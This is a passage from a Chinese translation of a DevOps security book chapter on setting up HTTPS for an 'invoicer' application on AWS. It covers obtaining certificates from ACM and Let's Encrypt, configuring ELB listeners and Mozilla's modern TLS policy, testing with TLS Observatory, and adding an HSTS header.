在非临时密钥交换中，客户端发送给服务器的预主密钥经过了服务器的公钥加密。服务器接着用它的私钥解密预主密钥。在此之后，如果服务器的私钥被破解，攻击者就可以进入这个握手过程，通过解密预主密钥来获取会话密钥，进而解密传输中的全部流量。非临时密钥交换容易受到将来可能发生在记录流量上的攻击，而且由于人们很少去修改密码，所以解密过去的数据对攻击者来说依然是很有价值的。

像 DHE 或其在椭圆曲线上的变种 ECDHE 这样的临时密钥交换可以解决这个问题，它们的方法是不让预主密钥在线上传输。相反，预主密钥是由客户端和服务器独立计算的，它们各自使用可以公开交换的非敏感信息来完成。由于预主密钥以后不能被攻击者解密，所以会话密钥是安全的，未来也不会受到攻击，因此得名完美前向保密。

PFS 的缺点是，所有额外的计算步骤都会造成握手过程的延迟，这会拖慢用户的速度。为了避免每次连接都重复这些繁重的工作，双方需要将会话密钥缓存起来供未来使用，这是通过一种叫会话恢复（Session Resumption）的技术来实现的。这就是会话 ID 和 TLS 票证的用途：它们允许客户端与服务器共享会话 ID 来跳过会话密钥的协商，因为它们在此之前已经达成过一个密钥，所以可以直接安全地交换数据。

TLS 的概要介绍先告一段落。如果这是你第一次进入密码学这个迷人的世界，你可能会被这里出现的许多新概念和大量的信息所淹没。你应该知道了，掌握 TLS 需要时间和耐心，但是这里介绍的核心概念对保护在线服务来说已足矣，马上你就可以为发票应用启用 HTTPS 了。

更多关于 TLS 的信息

我可以用一整本书的篇幅来专门介绍 TLS。有人已经捷足先登了：SSL Labs 的创始人 Ivan Ristie 在他的 *Bulletproof SSL and TLS*（Feisty Duck 出版社于 2017 年出版）一书中全面地阐述了 TLS、PKI 及服务器配置。如果这个简短的章节不能满足你对这个神奇的协议的好奇心，那么这是一本必读的书。

5.3 让应用使用 HTTPS

在应用上启用 HTTPS 分为三个步骤：

1. 获取一个可控域名，将它指向发票应用的公开终端节点。
2. 取得一份由受信 CA 为该域名签发的 X.509 证书。
3. 更新配置，并使用该证书启用 HTTPS。

直到现在，你用的还是由 AWS 生成的发票应用的 ELB 的地址，但是对真正的应用来说，显然需要一个 invoicer.securing-devops.com 这样的真实域名。这里我将略过诸如购买域名及创建指向发票应用 ELB 的 CNAME 记录的细节。在创建完成后，该记录应该和代码清单 5.3 的内容类似。

代码清单 5.3 CNAME 记录将 invoicer.securing-devops.com 指向发票应用的 ELB

```
$ dig ***.securing-devops.com
;; ANSWER SECTION:
***.securing-devops.com. 10788 IN CNAME
            invoicer-api.3pjw7ca4hi.us-east-1.elasticbeanstalk.com.
***.3pjw7ca4hi.us-east-1.elasticbeanstalk.com. 48 IN A
            52.70.99.109
***.3pjw7ca4hi.us-east-1.elasticbeanstalk.com. 48 IN A
            52.87.136.111
```

申请证书曾经是一个烦琐的过程，你需要耗费数小时在学习了线上的资料后，才能理解 OpenSSL 等工具的晦涩选项，才能为 CA 生成证书签名请求，以及在 Web 服务器上安装签名后的证书。如果你管理过传统的基础设施，那么这套流程对你来说并不陌生，但是证书颁发机构最近采取的一些措施大大减轻了这个过程的痛苦：

- Let's Encrypt 提供了完全自动化的流程，通过 ACME 协议[1]来获取证书，而且这个流程是免费的。
- AWS 可以免费签发证书，但这些证书只能在 AWS 内部使用（不能导出私钥）。
- 传统 CA（包括免费的）都在积极地采用 ACME 协议。

我们先来看看 AWS 的 CA，然后再来讨论 Let's Encrypt。

5.3.1 从 AWS 获取证书

如果你只关心在 AWS 中运行应用，那么通过 Certificate Manager 服务获取证书只用简单地执行代码清单 5.4 中的命令即可。

1 ACME（Automated Certificate Management Environment，自动证书管理环境）协议，由 Let's Encrypt 实现。与该协议兼容的软件可以通过它与 Let's Encrypt 通信以获取证书。——译者注

代码清单 5.4 从 AWS Certificate Manager 申请发票应用的证书

```
$ aws acm request-certificate --domain-name invoicer.securing-devops.com

{
    "CertificateArn": "arn:aws:acm:us-east-1:93:certificate/6d-7c-4a-bd-(
}
```

上面这条命令告诉 Amazon 在 AWS 账户中生成私钥和证书（运维人员无法从该账户中导出这个私钥）。在使用自己的 PKI 对证书签名之前，Amazon 必须验证域是由申请证书的运维人员控制的，这是通过一封发送给运维人员的包含验证码的邮件来完成的，邮件地址是预先定义的，例如 postmaster@securing-devops.com。运维人员必须点击带有验证码的链接来确认证书的签发，并让它立即在 AWS 账户中生效。AWS Certificate Manager 服务为那些托管在 AWS 基础设施上的服务提供了最简单的获取证书的方式，但是如果你想要更好地控制私钥，Let's Encrypt 是另一个不错的选择。

5.3.2 从 Let's Encrypt 获取证书

站在 CA 的角度看，在签发证书时最复杂的任务就是验证提出申请的用户是否就是域的合法所有者。之前提到过，AWS 通过预先定义的地址向域的所有者发送邮件来进行验证。Let's Encrypt 使用了一种更复杂的方式，这需要完成 ACME 规范[1]定义的一组验证方式[2]。

最常见的验证方式是 HTTP，CA 向申请证书的运维人员提供一个随机字符串，这个字符串必须跟在事先定义好的目标网站的地址之后，以便 CA 能通过这个地址验证其所有权。例如，在请求 invoicer.securing-devops.com 的证书时，CA 将用链接 5.5 这个地址寻求验证。

HTTP 验证方式很适合传统的 Web 服务器，但是发票应用的基础设施没有一个可以通过简单设置就能满足验证方式需要的 Web 服务器。这时你要使用 DNS 验证方式来代替，在 acme- challenge.invoicer.securing-devops.com 的 TXT 记录下请求 ACME 验证。要让这种验证方式生效，你需要两个组件：

- 一个 ACME 客户端，它可以和 Let's Encrypt 完成握手，配置 DNS 并请求证书。
- 一个（域名）注册商，配置为满足 TXT ACME 验证方式。

对于客户端，我们选择的是 lego[3]，一个支持 DNS（还有其他验证方式）的 Go 语言；对于 Let's Encrypt 客户端，我们选择的注册商是 Gandi，但 lego 也支持其他

1 在本书的英文版成书之时，ACME 还是 IETF 草案（链接5.2），但在2019 年 3 月，ACME 已经正式成为 IETF 标准（链接5.3）。——译者注

2 Let's Encrypt 支持的验证方式见链接5.4。

3 使用命令 `$go get -u github.com/xenolf/lego` 就可以安装 lego。

一些同样有效的 DNS 提供商。可以使用一条命令为域申请证书。

代码清单 5.5 从 Let's Encrypt 使用 DNS 验证方式来申请证书

```
$ GANDI_API_KEY=8aewloliqa80AOD10alsd lego
--email="julien@securing-devops.com"
--domains="***.securing-devops.com"
--dns="gandi"
--key-type ec256
run
```

Gandi API 密钥可以从账户的首选项中找到。图 5.5 展示了 lego、Let's Encrypt 和 Gandi 之间的会话细节。首先 lego 会生成一个私钥和 CSR[1]。CSR 被发送给 Let's Encrypt，并且 CSR 会返回一个已签名的验证。lego 将验证插入到 securing-devops.com 的 DNS 之中，让 Let's Encrypt 来完成验证。

Let's Encrypt 完成了验证，并用中间人密钥对 CSR 进行签名，然后 lego 就能取回经过签名的证书了。




图 5.5 客户端（lego）、CA（Let's Encrypt）与注册商（Gandi）之间的 ACME 协议将发票应用签名证书的签发过程进行了自动化。

1 CSR（Certificate Signing Request，证书签名请求）生成以后将发送给 CA，然后 CA 会签名并发回证书。——译者注

注意，这里的私钥类型被设置成了 ec256，表示需要的是 ECDSA P-256 密钥，而不是 RSA 密钥。

ECDSA 密钥

ECDSA 是 RSA 的一种替代算法，它利用椭圆曲线来提供数字签名。ECDSA 的优势在于，它比 RSA 短：256 位的 ECDSA 密钥提供的安全性和 3072 位的 RSA 密钥提供的安全性相当。密钥越短，计算越快，而 ECDSA 带来的性能提升推动着越来越多的网站运营人员采用这种算法来代替 RSA。

这条命令需要数分钟才能完成，因为 DNS 记录可能需要一些时间来传播。在这个过程结束后，一个证书链和一个私钥会被写入 ~/.lego/certificates 中。

代码清单 5.6 由 Let's Encrypt 签发的私钥和证书链

```
$ tree ~/.lego/certificates/
├── ***.securing-devops.com.crt
└── ***.securing-devops.com.key
```

按照 Let's Encrypt 的签发策略，证书有效期只有 90 天。定期自动更新证书是留给读者的一个练习（让部署器执行一段脚本就可以轻松地完成）。现在，你需要将这些信息上传到 AWS，供发票应用的 ELB 使用。

5.3.3 在 AWS ELB 上启用 HTTPS

就 invoicer.securing-devops.com.crt 文件来说，你会发现两段连在一起的 CERTIFICATE 块。第一块包含了 invoicer.securing-devops.com 的服务器证书（又称为终端实体，End Entity，或称为 EE），而第二块包含了对 EE 签名的中间人证书。AWS 要求分开上传 EE 和中间人证书，而不是放到同一个文件里上传，因此你需要用文本编辑器将它们分成两个文件，并像代码清单 5.7 这样分别来上传。

代码清单 5.7 将私钥、EE 及中间人证书一起上传到 AWS

```
$ aws iam upload-server-certificate
--server-certificate-name "***.securing-devops.com-20160813"
--private-key
     file://***/.lego/certificates/invoicer.securing-devops.com.key
--certificate-body
     file://***/.lego/certificates/invoicer.securing-devops.com.EE.crt
--certificate-chain
     file://***/.lego/certificates/letsencrypt-intermediate.crt
```

```
{
    "ServerCertificateMetadata": {
        "Path": "/",
        "Expiration": "2016-11-11T13:31:00Z",
        "Arn": "arn:aws:iam::973:***/invoicer.securing-
     devops.com-20160813",
        "ServerCertificateName": "***.securing-devops.com-20160813",
        "UploadDate": "2016-08-13T15:37:30.334Z",
        "ServerCertificateId": "ASCAJJ5ZF2467KDBETALA"
    }
}
```

该命令将返回上传的证书的元数据。接下来，将证书附到发票应用的 ELB 上。这需要两步来完成，首先，取得 ELB 的内部名称，然后再用得到的证书开启 HTTPS 监听器。

ELB 的名称可以从 EB 环境的详情中提取。在第 2 章的练习里，你已经知道了环境 ID，因此只需一条命令就可以获得 ELB 的名称。

代码清单 5.8 从 EB 提取资源来获取 ELB 的名称

```
$ aws elasticbeanstalk describe-environment-resources
--environment-id e-curu6awket |
jq -r '.EnvironmentResources.LoadBalancers[0].Name'

awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5
```

现在，你可以在 ELB 上创建一个新的监听器了。注意，对于监听器语法的参数，乍一看还有点难以理解：

- `Protocol` 和 `LoadBalancerPort` 表示面向公开的配置，这里是 443 端口的 HTTPS。
- `InstanceProtocol` 和 `InstancePort` 表示应该将流量发送到哪里，这里是要发送到发票应用。
- `SSLCertificateId` 是之前运行的证书上传命令后返回的证书的 ARN（Amazon Resource Name）。

代码清单 5.9 在发票应用的 ELB 上创建 HTTPS 监听器

```
$ aws elb create-load-balancer-listeners
--load-balancer-name awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5
--listeners "Protocol=HTTPS,LoadBalancerPort=443,
InstanceProtocol=HTTP,InstancePort=80,
SSLCertificateId=arn:aws:iam::973:***/invoicer.securing-
     devops.com-20160813"
```

你可以使用命令 `aws elb describe-load-balancers` 来验证该配置。代

码清单 5.10 展示的输出内容表明 HTTP 和 HTTPS 的监听器都已配置好了。它还表明 HTTPS 负载均衡器使用了名为 ELBSecurityPolicy-2015-05 的策略，稍后我们将讨论并调整这个策略。

代码清单 5.10 描述发票应用 ELB 上活跃的监听器

```
$ aws elb describe-load-balancers
--load-balancer-names awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5 |
jq -r '.LoadBalancerDescriptions[0].ListenerDescriptions'
[
  {
    "Listener": {
      "InstancePort": 80,
      "InstanceProtocol": "HTTP",
      "Protocol": "HTTP",
      "LoadBalancerPort": 80
    },
    "PolicyNames": []
  },
  {
    "Listener": {
      "InstancePort": 80,
      "InstanceProtocol": "HTTP",
      "Protocol": "HTTPS",
      "LoadBalancerPort": 443,
      "SSLCertificateId": "arn:aws:acm:us-east-1:93:certificate/6d-7c-4a-
     bd-09"
    },
    "PolicyNames": [
      "ELBSecurityPolicy-2015-05"
    ]
  }
]
```

尽管现在 ELB 已经配置好了，但它还无法正常工作。保护它的安全组不允许连接到 443 端口。你可以通过允许整个互联网，即 0.0.0.0/0，连接到 443 端口就可以解决这个问题。

代码清单 5.11 获取 ELB 的安全组并开放 443 端口

```
$ aws elb describe-load-balancers
--load-balancer-names awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5 |
jq -r '.LoadBalancerDescriptions[0].SecurityGroups[0]'
sg-9ec96ee5

$ aws ec2 authorize-security-group-ingress
--group-id sg-9ec96ee5
--cidr 0.0.0.0/0
--protocol tcp
--port 443
```

发票应用的 HTTPS 终端节点现在完全可以正常工作了，并且可以在链接 5.6 上访问到。正如你在图 5.6 中看到的一样，Firefox 显示了一个绿色的锁形图标，表示连接使用了 Let's Encrypt 签发的证书来作为保护。

图 5.6 Firebox 在地址栏显示了一个绿色的小锁，这表示连到发票应用的 Web UI 的连接是安全的。

根据 Netscape 首次引入的概念，合上的绿色小锁表示连接是安全的，但这并没有说明它究竟有多么安全。半数以上的 Web 依靠 TLS 协议来保护 HTTP 流量的完整性、真实性和机密性（链接 5.7），但有很大一部分通过使用错误的，甚至是危险的配置来实现，这导致数据在不安全的信道中进行传输，并暴露在篡改和泄露的风险之下。尽管 Web 浏览器试图识别这些糟糕的配置并向用户发出告警，但你仍然需要自己对这些配置进行审计，并采取措施使其现代化。

5.4 现代化 HTTPS

有一些指南为运营商提供了现代的 TLS 配置。在这一节，我们将讨论由 Mozilla 维护的指南，它提供了三个级别的配置（链接 5.8）。

- 现代级别的目标是仅支持最新的、最安全的加密算法，但代价是仅支持现代 Web 浏览器。图 5.7 展示的是现代化配置指南的截图。
- 中等级别兼顾了安全性和向后兼容性，以合理的安全级别支持大多数客户端。当访问网站上的客户端的基数很大时，推荐使用中等级别，因为它在提供合理安全性的同时，并没有放弃支持老客户端所需的算法。
- 过时级别的目标是继续支持老的客户端，如 Windows XP SP3 之前的版本。只有在确定要支持非常老的客户端时，才应该使用这个级别，因为它会启用那些已知的不安全算法。

图 5.7 展示了运营商在配置 Web 服务器的 TLS 时可以调整的所有参数（有些参数可能不能调整，这取决于运行 TLS 的 Web 服务器或服务）。现在你应该可以认出大部分的参数了：密码套件、版本、证书签名等。虽然有些参数仍然不好理解，但是你现在可以放心地将其忽略。

如果你在没有协议说明作为铺垫的情况下阅读这份建议，其复杂性会让你望而却步。TLS 是复杂的协议，除非你准备花费大量时间和精力去理解其中的细节并创建自己的配置，否则我强烈建议你恪守 Mozilla 和其他值得信赖的资源所建议的指南。当密码学发展到新的水平时，当一度被认为安全的算法在一夜之间变成巨大的安全漏洞时，这些指南就会得到更新。

Modern compatibility [edit]

For services that don't need backward compatibility, the parameters below provide a higher level of security. This configuration is compatible with Firefox 27, Chrome 30, IE 11 on Windows 7, Edge, Opera 17, Safari 9, Android 5.0, and Java 8.

- Ciphersuites: **ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-SHA384:ECDHE-RSA-AES256-SHA384:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256**
- Versions: **TLSv1.2**
- TLS curves: **prime256v1, secp384r1, secp521r1**
- Certificate type: **ECDSA**
- Certificate curve: **prime256v1, secp384r1, secp521r1**
- Certificate signature: **sha256WithRSAEncryption, ecdsa-with-SHA256, ecdsa-with-SHA384, ecdsa-with-SHA512**
- RSA key size: **2048** (if not ecdsa)
- DH Parameter size: **None** (disabled entirely)
- ECDH Parameter size: **256**
- HSTS: **max-age=15768000**
- Certificate switching: **None**

图 5.7 关于 Mozilla Wiki 上的现代 TLS 配置级别的建议。

我还有一个建议，别相信 Web 服务器和库自带的默认设置，因为这些设置为了适应老客户端，通常都会过于宽松。你应该定期测试 TLS 配置，特别是启用的密码套件。密码套件是 TLS 协议的核心。密码套件是一组旨在提供特定级别安全性的加密算法。4 个版本的 SSL/TLS 一共给我们提供了超过 300 种的密码套件，但其中大部分在安全性要求较高时都不应该使用。

在说明如何调整 HTTPS 配置之前，我们先来讨论测试和评估配置当前状态的方法。

5.4.1 测试 TLS

TLS 协议的灵活性允许客户端和服务器基于它们都支持的内容来协商连接的参数。在理想状况下，双方应该达成一致——使用其共有的最安全的一套参数。网站运营商的责任是确保服务的配置优先选择健壮的密码，而不是不安全的密码。

有许多工具可以帮你测试 TLS 配置。像本书作者编写的 Cipherscan（链接 5.9）和 testssl.sh（链接 5.10）都可以给出这样的报告。有些高级工具还会给出建议并标出主要问题。其中最流行最全面的当然是 SSLLabs.com 了，这是一个线上的 TLS 扫描器，它会给出 A 到 F 之间的结果，代表了配置安全性的级别。Mozilla 的 TLS Observatory（链接 5.11）是它的开源替代品，可以通过命令行及 Web 界面使用。代码清单 5.12 展示了对发票应用执行 `tlsobs` 命令的输出。

代码清单 5.12 安装 TLS Observatory 客户端，并在发票应用的 ELB 上使用

```
$ go get -u ***.com/mozilla/tls-observatory/tlsobs

$ $GOPATH/bin/tlsobs -r ***.securing-devops.com
```

```
Scanning ***.securing-devops.com (id 12323098)

--- Certificate ---
Subject  CN=***.securing-devops.com
SubjectAlternativeName
- ***.securing-devops.com
Validity 2016-08-13T13:31:00Z to 2016-11-11T13:31:00Z
CA       false
SHA1     5648102550BDC4EFC65529ACD21CCF79658B79E1
SigAlg   SHA256WithRSA
Key      ECDSA 256bits P-256

--- Trust ---
Mozilla Microsoft Apple
   ✓        ✓       ✓

--- Ciphers Evaluation ---
pri cipher                          protocols              pfs          curves
1   ECDHE-ECDSA-AES128-GCM-SHA256 TLSv1.2                ECDH,P-256 prime256
2   ECDHE-ECDSA-AES128-SHA256     TLSv1.2                ECDH,P-256 prime256
3   ECDHE-ECDSA-AES128-SHA        TLSv1,TLSv1.1,TLSv1.2 ECDH,P-256 prime256
4   ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2                ECDH,P-256 prime256
5   ECDHE-ECDSA-AES256-SHA384     TLSv1.2                ECDH,P-256 prime256
6   ECDHE-ECDSA-AES256-SHA        TLSv1,TLSv1.1,TLSv1.2 ECDH,P-256 prime256
OCSP Stapling        false
Server Side Ordering true
Curves Fallback      false

--- Analyzers ---
Measured level "non compliant" does not match target level "modern"
* Mozilla evaluation: non compliant
  - for modern level: remove ciphersuites ECDHE-ECDSA-AES128-SHA, ECDHE-
    ECDSA-AES256-SHA
  - for modern level: consider adding ciphers ECDHE-ECDSA-CHACHA20-POLY1305
  - for modern level: remove protocols TLSv1, TLSv1.1
  - for modern level: consider enabling OCSP stapling
```

Certificate 这一段展示了网站证书的细节。

Trust 这一段告诉你，EE 证书链接到一个被 Mozilla、Microsoft 和 Apple 信任的 CA。

Ciphers Evaluation 这一段按优先顺序列出了服务器接受的密码套件。

在 Analyzers 这一段，该工具提供了符合 Mozilla 现代配置级别的修改建议。

这 4 段输出中的每一段都传递了关于配置的重要信息：

- Certificate 这一段显示了终端实体的细节。你可以看到它对你的域有效，而且有效期只有 3 个月。
- Trust 这一段告诉你，EE 证书链接到一个被 Mozilla、Microsoft 和 Apple 信任的 CA。大多数从常见 CA 获得的证书对于任何一种浏览器都是受信任的，但是也有可能碰到由不知名的 CA 签发的证书，它们只被一种浏览器信任。
- Ciphers Evaluation 这一段按优先顺序列出了服务器接受的密码套件。这份清单很小，但如果你使用了 RSA 证书，这份清单就会大很多，而 ECDSA 证书是比较新的，因此支持它们的密码套件要少一些。注意，在这段输出的末尾，`Server Side Ordering` 标志设置成了 `true`，这表示服务器会强制按照

它自己的优先顺序来使用密码套件，而不会考虑客户端的优先顺序。评估结果还在 pfs 一栏里告诉你，哪些密码支持完美前向保密。

- 在 Analyzers 这一段里，该工具提供了符合 Mozilla 现代配置级别的修改建议。可以看到有些密码套件应该被删除，有些缺少的套件需要补充。不推荐使用 TLSv1 和 TLSv1.1，应该只保留 TLSv1.2。总的来说，评估工具认为当前的设置不符合 Mozilla 指南。

通过调用 `tlsobs` 客户端，并自动根据 Mozilla 指南对发票应用端点执行评估，将它作为部署测试，这种方法是行得通的，也是更可取的。将该命令包装成一个 bash 脚本，并放在在第 4 章中配置的部署器的 deploymentTests 目录下即可。`tlsobs` 客户端支持一个名为 `-targetLevel` 的选项，指定按照某个 Mozilla 配置级别进行评估。将该选项设置为 `Modern`，`tlsobs` 就会根据指示按照现代配置级别对目标进行验证。

代码清单 5.13 由部署器执行的评估 HTTPS 质量的测试

```
#!/usr/bin/env bash
go get -u ***.com/mozilla/tls-observatory/tlsobs
$GOPATH/bin/tlsobs -r -targetLevel modern ***.securing-devops.com
```

和预期的一样，在对终端节点配置进行现代化改造之前，测试都会失败，部署器的日志中包含了代码清单 5.12 中的 `tlsobs` 的全部输出。在 CircleCI 中，可以通过触发一次发票应用的构建并查看部署器日志来进行验证。

代码清单 5.14 因为不支持 HTTPS，测试会报错并退出

```
2016/08/14 15:35:17 Received webhook notification
2016/08/14 15:35:17 Verified notification authenticity
2016/08/14 15:35:17 Executing test /app/deploymentTests/2-ModernTLS.sh
2016/08/14 15:35:32 Test /app/deploymentTests/ModernTLS.sh failed:
exit status 1
[...]
--- Analyzers ---
Measured level "non compliant" does not match target level "modern"
* Mozilla evaluation: non compliant
```

测试基础设施现在准备就绪，我们继续完成终端节点的现代化改造。

5.4.2 实施 Mozilla 现代指南

在发票应用上开启 HTTPS 就意味着已经完成了安全终端节点 90% 的工作。如果要把它调整到 Mozilla 现代级别，那么就需要创建一个只启用了选定的参数的新配置，以此代替 AWS 自动提供的默认配置：只有 TLS 1.2 版是激活的，而且激活的密码套件数量必须降到最低。AWS 只支持有限的一组参数，你要从中加以选择（链接 5.12）。

注意 这里呈现的配置在本书撰写时是最新的，但这些配置很有可能会随着时间推移而发生变化，因为 Mozilla 在不断地更新指南，而 AWS 也会支持越来越多的密码。你在配置终端节点时一定要参考本书提供的链接，并始终采用最新版本的建议。

将新的配置命名为 MozillaModernV4。代码清单 5.15 展示了如何使用命令行来创建这份配置。

代码清单 5.15 创建匹配 Mozilla 现代级别的自定义负载均衡器策略

```
$ aws elb create-load-balancer-policy
--load-balancer-name awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5
--policy-name MozillaModernV4
--policy-type-name SSLNegotiationPolicyType
--policy-attributes AttributeName=Protocol-TLSv1.2,AttributeValue=true
AttributeName=ECDHE-ECDSA-AES256-GCM-SHA384,AttributeValue=true
AttributeName=ECDHE-ECDSA-AES128-GCM-SHA256,AttributeValue=true
AttributeName=ECDHE-ECDSA-AES256-SHA384,AttributeValue=true
AttributeName=ECDHE-ECDSA-AES128-SHA256,AttributeValue=true
AttributeName=Server-Defined-Cipher-Order,AttributeValue=true
```

下一步是把这个新创建的策略分配给 ELB，方法是将 ELB 从使用 AWS 默认策略 ELBSecurityPolicy-2015-05 切换到使用 MozillaModernV4。

代码清单 5.16 将策略 MozillaModernV4 分配给发票应用 ELB

```
$ aws elb set-load-balancer-policies-of-listener
--load-balancer-name awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5
--load-balancer-port 443
--policy-names MozillaModernV4
```

在完成这次修改后，你可以触发发票应用的重新构建，在部署器日志中确认 ELB 通过了合规测试。现在，配置的级别评测结果为现代级别，所以部署器会继续触发发票应用基础设施的更新工作。

代码清单 5.17 日志显示发票应用 ELB 通过了现代级别的 TLS 配置测试

```
2016/08/14 16:42:46 Received webhook notification
2016/08/14 16:42:46 Verified notification authenticity
2016/08/14 16:42:46 Executing test /app/deploymentTests/2-ModernTLS.sh
2016/08/14 16:42:49 Test /app/deploymentTests/ModernTLS.sh succeeded:
     Scanning ***.securing-devops.com (id 12123107)
[...]
--- Analyzers ---
* Mozilla evaluation: modern

2016/08/14 16:42:51 Deploying EBS application: {
  ApplicationName: "invoicer201605211320",
  EnvironmentId: "e-curu6awket",
  VersionLabel: "invoicer-api"
}
```

你还可以使用 Observatory 的 Web 界面来检查配置的质量。图 5.8 显示了链接 5.13 被扫描器评为现代级别。




图 5.8 链接 5.14 的扫描摘要显示，发票应用的 TLS 终端节点被评测为符合 Mozilla 现代化指南的要求。

配置 TLS 的协议层是在服务上启用 HTTPS 的重头戏，但我在本章开头还提到，有些控制必须放在 HTTP 层以此来提升 HTTPS 的安全性。这些控制就是 HTTP 严格传输安全（HSTS，HTTP Strict Transport Security）和公钥固定（HPKP，HTTP Public Key Pinning）。在接下来的几节里，我将介绍这两种控制，以及如何在发票应用上实现它们。

5.4.3 HSTS：严格传输安全

一旦服务被完全配置为使用 HTTPS，就不应该有任何理由还保留着不安全的

HTTP。对浏览器来说，知道一个网站应该总是通过 HTTPS 访问是很有用的信息，这能帮助浏览器防止降级攻击（强制用户连接到不安全的网站版本来盗取 cookie 或者注入欺诈流量）。HTTP 严格传输安全（HSTS）是服务器发给浏览器的一个 HTTP 标头，告知浏览器始终强制使用 HTTPS。浏览器将 HSTS 信息在本地缓存一段时间，这期间所有该网站的连接都会使用 HTTPS。

HSTS 还有一个很有趣的属性，即使在没有明确要求浏览器使用 HTTPS 时，比如，当用户在输入的网站地址中没有特别指明 https:// 处理器的时候也可以强制浏览器使用 HTTPS。这个小小的好处取代了将用户重定向到 HTTPS 的 HTTP 监听器，但这只对那些已经访问过网站的用户有效。

HSTS 标头由三部分组成，如代码清单 5.18 所示。

- `max-age`——表示该信息在浏览器缓存中保留的时间，以秒为单位。
- `includeSubDomains`——告知浏览器对当前域及它的所有子域强制使用 HTTPS。
- `preload`——表明运营商有意将它们的网站加入 HSTS 预加载清单。如果这个设置存在，运营商可以请求将域加入一份清单，Firefox、Chrome、Internet Explorer、Opera 和 Safari 只会通过 HTTPS 来连接这份清单中的网站。Google Chrome 团队维护着这份申请表（链接 5.15）。网站必须满足一些前提条件才能加入预加载清单，包括为整个域（不仅仅是子域）提供 HSTS，或者 `max-age` 的值至少要达到 18 周。

代码清单 5.18 一个 `max-age` 设置为一年的 HSTS 标头示例

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

HSTS 标头的语法很简单，很容易就能加到新的应用里。对于那些拥有很多资源和子域的遗留网站来说，运营人员在使用这个标头时要十分小心，一开始不要设置 `includeSubDomains`，并将 `max-age` 设置为几秒。只有在评估完 HSTS 对网站造成的影响之后，运营人员才可以使用上面这个标头。一旦标头被发送出去，并且当用户将它缓存到他们的浏览器之后，就没有回头路了。你就全心全意地使用 HTTPS 吧！

测试 HSTS 很简单：因为标头的值是静态的，你可以在部署时进行比较。代码清单 5.19 中的脚本将在部署器中完成比较。

代码清单 5.19 对发票应用 HSTS 标头的值进行校验的测试脚本

```
#!/bin/bash
EXPECTEDHSTS="Strict-Transport-Security: max-age=31536000; includeSubDomains;
     preload"
SITEHSTS="$(curl -si https://invoicer.***.com/ | grep Strict-
     Transport-Security | tr -d '\r\n' )"

if [ "${SITEHSTS}" == "${EXPECTEDHSTS}" ]; then
    echo "HSTS header matches expectation"
    exit 0
else
    echo "Expected HSTS header not found"
    echo "Found:    '${SITEHSTS}'"
    echo "Expected: '${EXPECTEDHSTS}'"
    exit 100
fi
```

5.4.4 HPKP：公钥固定

PKI 生态的一个弱点是：数量众多的证书颁发机构可以为地球上的任何一个网站签发受信证书。想象一下，当你尝试使用 Google 或 Twitter 与你的同事交流时，却发现你的连接被一个“流氓”证书颁发机构劫持了，它给 Google 和 Twitter 签发的证书是欺诈性的，但却是受信任的。很不幸，这种情况确实发生了，并且将人们置于了风险之中。

Mozilla、Microsoft 和 Apple 运行着各自的根 CA 项目，在这些项目中，它们维护着一份证书颁发机构清单，这些机构得到信任，能够颁发中间人证书和终端实体证书。它们尽最大的努力在第一时间将行为不端的 CA 或者成为被攻击的受害者的 CA 列入黑名单。但是 Firefox 受信存储区里有超过 150 个 CA，想要跟踪每一个 CA 的行为是十分困难的。

